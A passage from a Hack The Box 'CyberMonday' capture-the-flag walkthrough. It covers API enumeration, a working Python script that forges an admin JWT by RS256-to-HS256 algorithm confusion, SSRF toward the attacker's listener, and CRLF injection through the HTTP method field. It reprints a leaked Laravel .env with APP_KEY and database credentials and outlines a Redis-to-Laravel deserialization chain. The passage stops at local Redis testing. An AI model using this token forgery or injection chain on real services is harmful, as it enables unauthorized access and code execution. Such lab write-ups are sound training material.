
A new subdomain can be discovered on http://cybermonday.htb/dashboard/changelog
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
➜ curl -XGET 'http://webhooks-api-beta.cybermonday.htb/' | jq

{
  "status": "success",
  "message": {
    "routes": {
      "/auth/register": {
        "method": "POST",
        "params": [
          "username",
          "password"
        ]
      },
      "/auth/login": {
        "method": "POST",
        "params": [
          "username",
          "password"
        ]
      },
      "/webhooks": {
        "method": "GET"
      },
      "/webhooks/create": {
        "method": "POST",
        "params": [
          "name",
          "description",
          "action"
        ]
      },
      "/webhooks/delete:uuid": {
        "method": "DELETE"
      },
      "/webhooks/:uuid": {
        "method": "POST",
        "actions": {
          "sendRequest": {
            "params": [
              "url",
              "method"
            ]
          },
          "createLogFile": {
            "params": [
              "log_name",
              "log_content"
            ]
          }
        }
      }
    }
  }
}
Ok let’s play with this api
1
2
3
4
5
6
➜ curl -X POST 'http://webhooks-api-beta.cybermonday.htb/auth/register' -H "Content-Type: application/json" -d '{"username":"tata", "password":"tata"}' | jq

{
  "status": "success",
  "message": "success"
}
1
2
3
4
5
6
7
8
➜ curl -X POST 'http://webhooks-api-beta.cybermonday.htb/auth/login' -H "Content-Type: application/json" -d '{"username":"tata", "password":"tata"}' | jq

{
  "status": "success",
  "message": {
    "x-access-token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6InVzZXIifQ.amYzb84LWDb6yKv96-f0RCMX9qJIiZq2UCw3U8AlYjpNfprnaYZNh_DNNQcHO1Ohlyjabf1sc93ZOeYWhHVJgT_WmB1pwHo61VwzbqCvxjeOgm_0ewWARR9W_C63xVUdov1W0Ag26Yuk1LqQqNNrt1a57cnbj99uXySsefKpxJ17fkhRhRPB-JCpgW7okvynO2Pg9dycrt6fEfQRDNwLwfFiKpXm6WUdcQrLN87J_rCdaKONCeQ_IqEf5mucSHUj7BH7PC3GfKqjY_5zbEpZG67u_TRIf09GkH7nOHZiZ5jB3ARi70gHyQOkZvHz6_nHPXZSJTo2jKmVeTTahLtcEQ"
  }
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜ curl -v -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6NSwidXNlcm5hbWUiOiJ0aXRpIiwicm9sZSI6InVzZXIifQ.hQY1AVdZJ4g5jljRtyQ0QHhVug6iNAL-ARqUMSUpaILd4Q2eeYA2JLurdCHkly7GlD4KG6YO1a7-honQRZPqtJeVFpD8DnUPV7bMqMrZOUApi0X8nOtZM0YUMAerr4MhSfvw5ay4N1JoQFRfK6WOfHCjmphgc_wRQ3VhY5KyQWRKFvlD-79BjFqqlUDn04kq3-7_d2bMmswKQp0tKhnarxNAjIPImWDsDxnE1pWyup44Rq8LwH-8T-MUlwcqeyHel2NuLzqLUQiU1iEoEjW2sXI3iYir6iVBvfkolfjxnha6pWtP1HwEmR7P-Uk2jfQO5yHm6WTpkL0CHwsF-Fbjyg" http://webhooks-api-beta.cybermonday.htb/webhooks | jq

{
  "status": "success",
  "message": [
    {
      "id": 1,
      "uuid": "fda96d32-e8c8-4301-8fb3-c821a316cf77",
      "name": "tests",
      "description": "webhook for tests",
      "action": "createLogFile"
    }
  ]
}
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/create -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6NSwidXNlcm5hbWUiOiJ0aXRpIiwicm9sZSI6InVzZXIifQ.hQY1AVdZJ4g5jljRtyQ0QHhVug6iNAL-ARqUMSUpaILd4Q2eeYA2JLurdCHkly7GlD4KG6YO1a7-honQRZPqtJeVFpD8DnUPV7bMqMrZOUApi0X8nOtZM0YUMAerr4MhSfvw5ay4N1JoQFRfK6WOfHCjmphgc_wRQ3VhY5KyQWRKFvlD-79BjFqqlUDn04kq3-7_d2bMmswKQp0tKhnarxNAjIPImWDsDxnE1pWyup44Rq8LwH-8T-MUlwcqeyHel2NuLzqLUQiU1iEoEjW2sXI3iYir6iVBvfkolfjxnha6pWtP1HwEmR7P-Uk2jfQO5yHm6WTpkL0CHwsF-Fbjyg" -d '{"name": "toto", "description": "toto", "action": "createLogFile"}' -H "Content-type: application/json"

{"status":"error","message":"Unauthorized"}
Forge an admin token
1
2
3
4
5
6
7
8
9
➜ echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6InVzZXIifQ.amYzb84LWDb6yKv96-f0RCMX9qJIiZq2UCw3U8AlYjpNfprnaYZNh_DNNQcHO1Ohlyjabf1sc93ZOeYWhHVJgT_WmB1pwHo61VwzbqCvxjeOgm_0ewWARR9W_C63xVUdov1W0Ag26Yuk1LqQqNNrt1a57cnbj99uXySsefKpxJ17fkhRhRPB-JCpgW7okvynO2Pg9dycrt6fEfQRDNwLwfFiKpXm6WUdcQrLN87J_rCdaKONCeQ_IqEf5mucSHUj7BH7PC3GfKqjY_5zbEpZG67u_TRIf09GkH7nOHZiZ5jB3ARi70gHyQOkZvHz6_nHPXZSJTo2jKmVeTTahLtcEQ" | base64 -d
{"typ":"JWT","alg":"RS256"}base64: invalid input

➜ python3

>>> import jwt
>>> cookie = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6InVzZXIifQ.amYzb84LWDb6yKv96-f0RCMX9qJIiZq2UCw3U8AlYjpNfprnaYZNh_DNNQcHO1Ohlyjabf1sc93ZOeYWhHVJgT_WmB1pwHo61VwzbqCvxjeOgm_0ewWARR9W_C63xVUdov1W0Ag26Yuk1LqQqNNrt1a57cnbj99uXySsefKpxJ17fkhRhRPB-JCpgW7okvynO2Pg9dycrt6fEfQRDNwLwfFiKpXm6WUdcQrLN87J_rCdaKONCeQ_IqEf5mucSHUj7BH7PC3GfKqjY_5zbEpZG67u_TRIf09GkH7nOHZiZ5jB3ARi70gHyQOkZvHz6_nHPXZSJTo2jKmVeTTahLtcEQ"
>>> jwt.decode(cookie, options={"verify_signature": False})
{'id': 4, 'username': 'tata', 'role': 'user'}
Ok so the jwt is like that
1
{"typ":"JWT","alg":"RS256"}{"id":4,"username":"tata","role":"user"}
Ok let’s enumerate a bit
1
2
3
4
5
6
➜ gobuster dir -w `fzf-wordlists` -u http://webhooks-api-beta.cybermonday.htb/

===============================================================

/.htaccess            (Status: 200) [Size: 602]
/jwks.json            (Status: 200) [Size: 447]
1
2
3
4
5
6
7
8
9
10
11
12
13
➜ curl http://webhooks-api-beta.cybermonday.htb/jwks.json | jq

{
  "keys": [
    {
      "kty": "RSA",
      "use": "sig",
      "alg": "RS256",
      "n": "pvezvAKCOgxwsiyV6PRJfGMul-WBYorwFIWudWKkGejMx3onUSlM8OA3PjmhFNCP_8jJ7WA2gDa8oP3N2J8zFyadnrt2Xe59FdcLXTPxbbfFC0aTGkDIOPZYJ8kR0cly0fiZiZbg4VLswYsh3Sn797IlIYr6Wqfc6ZPn1nsEhOrwO-qSD4Q24FVYeUxsn7pJ0oOWHPD-qtC5q3BR2M_SxBrxXh9vqcNBB3ZRRA0H0FDdV6Lp_8wJY7RB8eMREgSe48r3k7GlEcCLwbsyCyhngysgHsq6yJYM82BL7V8Qln42yij1BM7fCu19M1EZwR5eJ2Hg31ZsK5uShbITbRh16w",
      "e": "AQAB"
    }
  ]
}
Ok nice !!
Then we can forge an admin cookie like that
1
{'id': 4, 'username': 'tata', 'role': 'admin'}
We can use this python script :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
import base64
import hmac
import hashlib
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

n_str = "pvezvAKCOgxwsiyV6PRJfGMul-WBYorwFIWudWKkGejMx3onUSlM8OA3PjmhFNCP_8jJ7WA2gDa8oP3N2J8zFyadnrt2Xe59FdcLXTPxbbfFC0aTGkDIOPZYJ8kR0cly0fiZiZbg4VLswYsh3Sn797IlIYr6Wqfc6ZPn1nsEhOrwO-qSD4Q24FVYeUxsn7pJ0oOWHPD-qtC5q3BR2M_SxBrxXh9vqcNBB3ZRRA0H0FDdV6Lp_8wJY7RB8eMREgSe48r3k7GlEcCLwbsyCyhngysgHsq6yJYM82BL7V8Qln42yij1BM7fCu19M1EZwR5eJ2Hg31ZsK5uShbITbRh16w"
e_str = "AQAB"

def ensure_padding(s):
    return s + '=' * (4 - len(s) % 4)

n = int.from_bytes(base64.urlsafe_b64decode(ensure_padding(n_str)), byteorder='big')
e = int.from_bytes(base64.urlsafe_b64decode(ensure_padding(e_str)), byteorder='big')
public_key = rsa.RSAPublicNumbers(e, n).public_key()

pem_public_key = public_key.public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo
)

def b64url_encode(data_bytes):
    return base64.urlsafe_b64encode(data_bytes).rstrip(b'=')

header_json = '{"typ":"JWT","alg":"HS256"}'
b64_header = b64url_encode(header_json.encode('utf-8'))

payload_json = '{"id":4,"username":"tata","role":"admin"}'
b64_payload = b64url_encode(payload_json.encode('utf-8'))

signing_input = b64_header + b'.' + b64_payload

signature = hmac.new(
    key=pem_public_key,
    msg=signing_input,
    digestmod=hashlib.sha256
).digest()

b64_signature = b64url_encode(signature)
forged_token = signing_input + b'.' + b64_signature
print(f"[+] Token Admin Forgé : {forged_token.decode('utf-8')}")
1
2
3
➜ python3 test.py

[+] Token Admin Forgé : eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc
Ok and now if we try this token :
1
2
3
4
5
6
➜ python3

>>> import jwt
>>> cookie = "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc"
>>> jwt.decode(cookie, options={"verify_signature": False})
{'id': 4, 'username': 'tata', 'role': 'admin'}
1
2
3
4
5
6
7
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/create -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"name": "jqpoc", "description": "jqpoc", "action": "createLogFile"}' -H "Content-type: application/json" | jq

{
  "status": "success",
  "message": "Done! Send me a request to execute the action, as the event listener is still being developed.",
  "webhook_uuid": "99e24dea-6b0e-47ab-b228-bf8570eca74e"
}
Ok so now, what we can do ?

SSRF
By looking again on every things we can do with this api, we can see this
1
2
3
4
5
6
7
8
9
10
11
curl http://webhooks-api-beta.cybermonday.htb/ | jq

"/webhooks/:uuid": {
    "method": "POST",
    "actions": {
        "sendRequest": {
            "params": [
              "url",
              "method"
            ]
          },

Let’s try to SSRF towards us
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/create -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"name": "ssrf", "description": "ssrf", "action": "sendRequest"}' -H "Content-type: application/json"

{"status":"success","message":"Done! Send me a request to execute the action, as the event listener is still being developed.","webhook_uuid":"2a058bd3-3f69-4ccf-9991-9f7799e3b608"}
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/2a058bd3-3f69-4ccf-9991-9f7799e3b608 -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"url": "http://10.10.14.79:8000/poc_ssrf", "method": "GET"}' -H "Content-type: application/json"

{"status":"success","message":"URL is live","response":"<!DOCTYPE HTML>\n<html lang=\"en\">\n    <head>\n        <meta charset=\"utf-8\">\n        <title>Error response<\/title>\n    <\/head>\n    <body>\n        <h1>Error response<\/h1>\n        <p>Error code: 404<\/p>\n        <p>Message: File not found.<\/p>\n        <p>Error code explanation: 404 - Nothing matches the given URI.<\/p>\n    <\/body>\n<\/html>\n"}

Welcome to the hell - SSRF -> CRLF -> Redis -> Laravel Deserialization
Do you remember the .env file we retrieved at the very beginning ? We’ll need it now
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
APP_NAME=CyberMonday
APP_ENV=local
APP_KEY=base64:EX3zUxJkzEAY2xM4pbOfYMJus+bjx6V25Wnas+rFMzA=
APP_DEBUG=true
APP_URL=http://cybermonday.htb

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=db
DB_PORT=3306
DB_DATABASE=cybermonday
DB_USERNAME=root
DB_PASSWORD=root

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DISK=local
QUEUE_CONNECTION=sync
SESSION_DRIVER=redis
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=redis
REDIS_PASSWORD=
REDIS_PORT=6379
REDIS_PREFIX=laravel_session:
CACHE_PREFIX=

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS="hello@example.com"
MAIL_FROM_NAME="${APP_NAME}"

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=
AWS_USE_PATH_STYLE_ENDPOINT=false

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"

CHANGELOG_PATH="/mnt/changelog.txt"

REDIS_BLACKLIST=flushall,flushdb
We know there is a redis and we have the APP_KEY
We have a LOT of informations here and we can very quickly get a headache so let’s put everything we have :
- Redis
- Laravel (with
APP_KEY) - An api to SSRF
- skills + a happy life…
Now we need to combine all theses things to gain an access
First, let’s deep in the SSRF - Earlier we did this :
1
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/2a058bd3-3f69-4ccf-9991-9f7799e3b608 -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"url": "http://10.10.14.79:8000/poc_ssrf", "method": "GET"}' -H "Content-type: application/json"
But we can decide which method we are using right ?
For example
1
2
3
4
5
6
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/2a058bd3-3f69-4ccf-9991-9f7799e3b608 -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"url": "http://10.10.14.79:8000/poc_ssrf", "method": "ethicxztototititatataorafokazkfazkfazfjna"}' -H "Content-type: application/json"

➜ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.229.35 - - [03/Feb/2026 23:27:18] code 501, message Unsupported method ('ethicxztototititatataorafokazkfazkfazfjna')
10.129.229.35 - - [03/Feb/2026 23:27:18] "ethicxztototititatataorafokazkfazkfazfjna /poc_ssrf HTTP/1.1" 501 -
Ok nice, first victory
We can see that the server reflects whatever we put in the method field - This suggests a potential CRLF Injection
If we can inject carriage returns and line feeds \r\n - We can break out of the HTTP Method definition and inject arbitrary commands into the TCP stream
Let’s verify this hypothesis :
1
2
3
4
5
6
7
8
9
10
11
12
13
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/2a058bd3-3f69-4ccf-9991-9f7799e3b608 -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"url": "http://10.10.14.79:6379/poc_ssrf", "method": "\r\nGET\r\n"}' -H "Content-type: application/json"

➜ nc -lvnp 6379
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::6379
Ncat: Listening on 0.0.0.0:6379
Ncat: Connection from 10.129.229.35.
Ncat: Connection from 10.129.229.35:32836.

GET
 /poc_ssrf HTTP/1.1
Host: 10.10.14.79:6379
Accept: */*
This confirms the vulnerability - The server didn’t sanitize our input, instead of sending a standard METHOD URL HTTP/1.1
Redis is a line-based text protocol
It is surprisingly tolerant of garbage data - If we send an HTTP request to Redis, it will error out on the HTTP headers, but it will execute any valid Redis commands found on new lines
We can see an exemple in this good post
Since we have the APP_KEY and we know SESSION_DRIVER=redis - We can think about this path :
- Create a
PHP Object(usingPHPGGCand theAPP_KEY) that executes code upon deserialization - Use the
SSRF+CRLFinjection to send aSETcommand toRedis - Store the malicious payload inside a
Laravel session key - GO TO BED


Let’s start the debug part - We are going to set up a Redis server to make some test
1
2
3
4
5
6
7
8
9
➜  docker run -p 6379:6379 redis

➜  ~ redis-cli
127.0.0.1:6379> help SET

  SET key value [expiration EX seconds|PX milliseconds] [NX|XX]
  summary: Set the string value of a key
  since: 1.0.0
  group: string
By following this doc we can find an interesting command in Redis
